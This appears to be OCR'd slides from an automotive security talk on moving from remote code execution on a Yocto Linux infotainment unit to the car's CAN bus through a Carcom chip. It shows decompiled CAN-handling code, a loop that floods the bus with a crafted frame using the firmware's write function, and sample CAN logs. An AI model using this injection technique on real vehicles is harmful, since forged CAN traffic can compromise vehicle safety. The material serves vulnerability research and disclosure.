
From RCE on Yocto Linux to CAN bus




From RCE on Yocto Linux to CAN bus



Achieving code exec inside Carcom chip



Achieving code exec inside Carcom chip



Access to CAN bus

```
if ( can_comm_manager->m_RegisteredChannels > channel_num )
{
  channel_manager = can_comm_manager->m_ChannelManagerArray.ptrs[channel_num];
  channel_manager->__vftable->put_can_message_to_rx_msg_queue(
    channel_manager,
    channel_num,
    some_num,
    can_id,
    data_len,
    data);
}
```

Patch this call to read from CAN

```
char can_msg[8] = "\x11\x22\x33\x44\xaa\xaa\xaa\xaa";
while (1) {
    // can_write is the function from Carcom firmware
    can_write(0x666, can_msg, 8);
```


Carcom logs

```
IME=18:09:11.780;PRIORITY=3;LOGGERNAME=PCA_logger_can_reader;
MESSAGE=can_id = 0x00000463 len = 8 00 20 3e 00 00 00 00 00
133,161430,405662994,-;1576087751840;Info;mib3-root;r7Log;R7T
IME=18:09:11.780;PRIORITY=3;LOGGERNAME=PCA_logger_can_reader;
MESSAGE=can_id = 0x00000464 len = 8 00 00 00 00 00 00 00 00
133,161431,405663022,-;1576087751840;Info;mib3-root;r7Log;R7T
IME=18:09:11.781;PRIORITY=3;LOGGERNAME=PCA_logger_can_reader;
MESSAGE=can_id = 0x00000462 len = 8 00 00 38 00 00 01 00 00
133,161432,405663051,-;1576087751840;Info;mib3-root;r7Log;R7T
```

